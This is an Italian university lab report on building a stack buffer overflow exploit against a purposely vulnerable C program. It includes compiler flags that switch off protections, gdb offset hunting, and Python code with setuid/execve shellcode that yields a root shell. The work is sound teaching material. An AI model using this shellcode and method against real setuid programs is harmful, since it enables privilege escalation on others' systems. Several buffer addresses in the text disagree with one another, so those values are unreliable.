



SAPIENZA
UNIVERSITÀ DI ROMA

INGEGNERIA DELL'INFORMAZIONE, INFORMATICA E STATISTICA

**Analisi e sviluppo di un attacco buffer
overflow**
SICUREZZA

Professore:

Casalicchio Emiliano

Studenti e matricole:

Lorenzo Sabatino, [REDACTED]

Damiano Pronti, [REDACTED]

Guido Francesco Valente, [REDACTED]

Contents

1	Introduzione	2
2	Analisi e compilazione del codice vulnerabile	4
3	Creazione dell'exploit	6
4	Attivazione del Payload	10
5	Conclusioni	11

1 Introduzione

Il buffer overflow attack è uno dei più comuni attacchi riscontrati e deriva da una programmazione inaccurata delle applicazioni.

Questo tipo di attacco è noto da quando è stato utilizzato per la prima volta dal Morris Internet Worm nel 1988. Può verificarsi come conseguenza di un errore di programmazione quando un processo tenta di memorizzare dati oltre i limiti di un buffer di dimensioni fisse e di conseguenza sovrascrive le celle di memoria adiacenti. Le conseguenze di questo errore comprendono la corruzione dei dati utilizzati dal programma, l'inaspettato trasferimento del controllo del programma, possibili violazioni di accesso alla memoria e molto probabilmente l'interruzione del programma stesso.

Lo stack buffer overflow, l'attacco sviluppato in questo progetto, si verifica quando il buffer attaccato si trova sullo stack, di solito come una variabile locale nello stack frame di una funzione.

Ogni funzione in un programma C utilizza uno **stack frame**, una zona di memoria temporanea che contiene:

- variabili locali
- il valore di **EBP** (base pointer), punta alla base dello stack frame
- il **return address (EIP)** → dove tornare alla fine della funzione

Quando una funzione come `gets()`, `scanf("%s", ...)`, o `strcpy()` copia più dati del previsto nel buffer locale, si possono sovrascrivere:

1. Dati interni (altre variabili locali)
2. **Saved EBP**
3. **Return address (EIP)**

Una volta sovrascritto l'EIP, il programma salta all'indirizzo indicato dall'attaccante, invece di ritornare correttamente, e a quell'indirizzo l'attaccante può inserirci un exploit che permette di svolgere codice malevolo, come l'apertura di una shell.

Tra le principali misure adottate vi sono gli stack canary, l'Address Space Layout Randomization (ASLR) e la Data Execution Prevention (DEP).

- **Stack Canary:** Questa tecnica inserisce un valore sentinella (canary) tra le variabili locali e il puntatore di ritorno nello stack. Prima che una funzione ritorni, il programma verifica l'integrità del canary; se il valore è stato alterato, ciò indica un possibile overflow, e l'esecuzione viene interrotta per prevenire exploit.

- **ASLR (Address Space Layout Randomization):** ASLR randomizza gli indirizzi delle aree di memoria chiave di un processo, come stack, heap e librerie, rendendo più difficile per un attaccante prevedere la posizione del codice o dei dati da sfruttare.
- **DEP (Data Execution Prevention):** DEP impedisce l'esecuzione di codice in aree di memoria destinate solo ai dati, come lo stack o l'heap, sfruttando funzionalità hardware come il bit NX (No eXecute). Questo ostacola l'esecuzione di codice malevolo iniettato in queste regioni.

Queste misure, spesso implementate congiuntamente, hanno significativamente aumentato la difficoltà di sfruttare vulnerabilità di buffer overflow, contribuendo a migliorare la sicurezza complessiva dei sistemi informatici.

2 Analisi e compilazione del codice vulnerabile

Per sviluppare il nostro attacco di buffer overflow abbiamo innanzitutto creato un programma vulnerabile in c, chiamato vuln.c.

```
1 #include <stdio.h>
2 #include <string.h>
3
4 void vulnerable() {
5     char buffer[100];
6     printf("Inserisci input: ");
7     gets(buffer);
8 }
9
10 int main() {
11     vulnerable();
12 }
```

La funzione `gets()` è intrinsecamente insicura poiché legge l'input da standard input (`stdin`) senza controllare la lunghezza della stringa inserita. Questo può causare una **scrittura oltre i limiti dell'array** `buffer[100]` se l'utente inserisce più di 99 caratteri (più il terminatore `\0`).

Compilazione del codice e disattivazione dei sistemi di sicurezza

Per poter analizzare e sfruttare la vulnerabilità di tipo buffer overflow, è necessario compilare il programma disattivando alcune protezioni.

Innanzitutto, compiliamo il programma vulnerabile `vuln.c`, generando l'eseguibile, nel seguente modo:

```
gcc -m32 -fno-stack-protector -z execstack -no-pie -g vuln.c -o vuln
```

Significato delle opzioni

- `-m32`: compila in modalità 32 bit.
- `-fno-stack-protector`: disattiva lo **Stack Canary**, una protezione che rileva sovrascritture dello stack e può prevenire exploit.
- `-z execstack`: rende lo **stack eseguibile**, permettendo di eseguire codice inserito nello stack (la shellcode nel nostro caso).
- `-no-pie`: disattiva la compilazione come **Position Independent Executable (PIE)**. Questo rende gli indirizzi di memoria fissi, facilitando l'attacco.
- `-g`: permette di effettuare il debug del programma

Successivamente dobbiamo disattivare l'**ASLR** (Address Space Layout Randomization), una protezione del sistema operativo che randomizza gli indirizzi di memoria ad ogni esecuzione, nel seguente modo:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

per controllare se tutte le sicurezze sono state disattivate utilizziamo il comando da terminale `checksec --file=./vuln` aspettandoci un output di questo tipo:

- Canary found: No
- NX enabled: No
- PIE enabled: No
- Stack executable: Yes

3 Creazione dell'exploit

Una volta disattivate le principali misure di sicurezza e compilato il programma vulnerabile, è possibile procedere alla costruzione di un exploit, cioè di un input appositamente creato per sfruttare il buffer overflow e alterare il normale flusso di esecuzione del programma.

L'obiettivo è sovrascrivere il return address salvato nello stack con un valore controllato, in modo da far eseguire codice arbitrario (la shell) al termine della funzione vulnerable().

Per farlo, è necessario:

- Riempire il buffer fino al return address,
- Sovrascrivere il return address con l'indirizzo di una **shellcode**,
- Posizionare la shellcode in una zona accessibile ed eseguibile, come lo stesso buffer.

Calcolare l'offset:

Il primo passo fondamentale è individuare con precisione l'**offset**, ovvero la distanza (in byte) tra l'inizio del buffer vulnerabile e la posizione in memoria in cui viene sovrascritto il **return address** (registro EIP). Questo valore è essenziale per posizionare correttamente il payload all'interno dell'input.

Abbiamo utilizzato un pattern di input univoco e non ripetitivo, generato con lo script `pattern_create.rb` incluso nel framework Metasploit (presente di default in Kali Linux). Questo pattern consente di identificare esattamente quale parte della stringa va a sovrascrivere il registro EIP al momento del crash.

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 150  
> pattern.txt
```

Successivamente, si avvia il debugger gdb con il comando da terminale `gdb ./vuln`, all'interno di gdb si digita `run < pattern.txt` mandando il programma in crash; successivamente con il comando `info registers eip` ci verrà restituito un output del tipo: `eip 0x64413764 0x64413764 .`

Questo valore viene inserito poi nel tool `pattern_offset.rb` per risalire all'offset preciso con il comando:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q  
64413764
```

Il risultato sarà un output simile a: `Exact match at offset 112`

Trovare l'indirizzo del buffer:

L'indirizzo di memoria del buffer è il punto in cui andremo a posizionare la shellcode. Per individuarlo, impostiamo un breakpoint nella funzione `vulnerable` del nostro codice sorgente `.c` usando GDB.

Da terminale digitiamo `gdb ./vuln` e all'interno di gdb digitiamo prima `break vulnerable` e successivamente `run`, quando il programma si ferma al break event point, digitiamo `print &buffer`, ottenendo un output del tipo:

```
(gdb) break vulnerable
Breakpoint 1 at 0x8049184: file vuln.c, line 6.
(gdb) run
Starting program: /home/kali/Desktop/vuln
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Breakpoint 1, vulnerable () at vuln.c:6
6      printf("Inserisci input: ");
(gdb) print &buffer
$1 = (char (*)[100]) 0xbffef3c
```

Figure 1: Terminale di gdb con la stampa del buffer address.

Il valore `0xbffef3c` è l'indirizzo del buffer, che useremo per costruire l'exploit.

Creazione dell'exploit in python:

Una volta calcolati l'offset e l'indirizzo del buffer, è possibile procedere alla creazione dell'exploit vero e proprio. L'exploit consiste in un *payload* binario composto da tre elementi fondamentali: una shellcode che rappresenta il codice malevolo da eseguire, un *padding* (riempimento) per raggiungere il return address, e infine il valore con cui sovrascrivere il return address, che deve puntare alla shellcode o a una zona vicina come il NOP sled.

Nel nostro caso, l'exploit è stato costruito in Python, utilizzando la libreria `struct` per generare correttamente l'indirizzo in formato little-endian.



```

1 import struct
2
3 buffer_addr = 0xbfffe3c # indirizzo del buffer address
4 offset = 112           # offset calcolato precedentemente
5
6 shellcode = (
7     b"\x90" * 39 +      # NOP sled
8     # setuid(0)
9     b"\x31\xc0"         # xor eax,eax
10    b"\x31\xdb"         # xor ebx,ebx
11    b"\xb0\x17"         # mov al,0x17 (syscall setuid)
12    b"\xcd\x80"         # int 0x80
13    # execve("/bin//sh")
14    b"\x50"             # push eax (0 terminator)
15    b"\x68\x2f\x2f\x73\x68" # push "//sh"
16    b"\x68\x2f\x62\x69\x6e" # push "/bin"
17    b"\x89\xe3"         # mov ebx,esp
18    b"\x50"             # push eax
19    b"\x53"             # push ebx
20    b"\x89\xe1"         # mov ecx,esp
21    b"\xb0\x0b"         # mov al,0xb (execve syscall)
22    b"\xcd\x80"         # int 0x80
23 )
24
25 # Questo crea una sequenza di caratteri "A" lunga
26 # quanto basta per riempire il buffer fino al return address.
27 padding = b"A" * (offset - len(shellcode))
28
29 # converte l'indirizzo di ritorno in formato little-indian
30 ret = struct.pack("<I", 0xbfffe3c)
31
32 # Costruiamo il payload completo e scriviamo il file payload.bin
33 payload = shellcode + padding + ret * 4
34 with open("payload.bin", "wb") as f:
35     f.write(payload)
36
37 print(f"Payload creato, lunghezza: {len(payload)}")
38 print(f"Return address usato: {hex(buffer_addr + 20)}")
39 print("Lunghezza shellcode:", len(shellcode))
40 print("Lunghezza padding:", len(padding))
41 print("Totale prima del ret:", len(shellcode) + len(padding))
42 print("Offset:", offset)

```

L'exploit consiste in un file in python (`exploit.py`) che genera un *payload* binario composto da tre elementi fondamentali: una shellcode che rappresenta il codice malevolo da eseguire, un *padding* (riempimento) per raggiungere il return address, e infine il valore con cui sovrascrivere il return address, che deve puntare alla shellcode o a una zona vicina come il NOP sled (una sequenza di istruzioni NOP destinata a "scorrere" il flusso di esecuzione delle istruzioni della CPU).

Successivamente compiliamo il file `exploit.py` con il comando da terminale `python3 exploit.py` avendo come output:

A terminal window with a dark background. The prompt is `(kali㉿kali)-[~/Desktop]`. The command `$ python3 exploit.py` has been entered. The output is as follows:

```
Payload creato, lunghezza: 128
Return address usato: 0xbffef50
Lunghezza shellcode: 68
Lunghezza padding: 44
Totale prima del ret: 112
Offset: 112
```


Figure 2: Output della compilazione del file `exploit.py` da terminale

4 Attivazione del Payload

Dopo aver individuato correttamente l'offset, calcolato l'indirizzo del buffer e impostato il return address, possiamo procedere con l'ultima fase dell'attacco: l'esecuzione dell'exploit. Questa fase consiste nell'invio al programma vulnerabile di un payload costruito ad hoc, il quale combina la shellcode, un'area di padding per raggiungere il return address e infine l'indirizzo di ritorno scelto. L'obiettivo è dirottare il flusso di esecuzione verso la shellcode, ottenendo così l'esecuzione arbitraria di comandi.

Il payload viene scritto su un file binario e poi fornito come input al programma, facendo crashare il flusso normale per aprire una shell con i privilegi dell'utente che esegue il binario.


Eseguendo da terminale il comando `(cat payload.bin; cat) | ./vuln` si aprirà la nostra shell ed avremo un output di questo tipo:



```
(kali@kali)-[~/Desktop]
$ (cat payload.bin; cat) | ./vuln
```

Figure 3: Output della compilazione del file exploit.py da terminale

Ora, possiamo eseguire comandi quali `id`, `whoami`, `ls -l`, ed interagire con la nostra shell.



```
(kali@kali)-[~/Desktop]
$ (cat payload.bin; cat) | ./vuln

id
uid=0(root) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy
(users),101(netdev),106(bluetooth),113(scanner),135(wireshark),136(kaboxer)

whoami
root

ls -l
total 32
-rwxrwxr-x 1 kali kali 1265 May 29 20:40 exploit.py
-rw-rw-r-- 1 kali kali 151 May 29 19:59 pattern.txt
-rw-rw-r-- 1 kali kali 128 May 30 12:15 payload.bin
-rwsr-xr-x 1 root root 16080 May 29 19:54 vuln
-rwxrwxr-x 1 kali kali 257 May 29 12:58 vuln.c
```

Figure 4: Esecuzione della shell

Il nostro attacco è riuscito, e siamo stati in grado anche di ottenere i permessi root con la nostra shell.

5 Conclusioni

L'attacco buffer overflow realizzato in questo elaborato ha permesso di comprendere nel dettaglio il funzionamento di una delle vulnerabilità più storiche e pericolose nel campo della sicurezza informatica. Attraverso lo studio del comportamento dello stack, l'analisi degli indirizzi di memoria, e la costruzione manuale di un payload con shellcode, è stato possibile sfruttare con successo una falla presente in un programma vulnerabile. Questa attività ha evidenziato quanto sia cruciale l'adozione di meccanismi di protezione come l'ASLR, la non-eseguibilità dello stack e il canary stack protector, oggi presenti nei moderni sistemi operativi.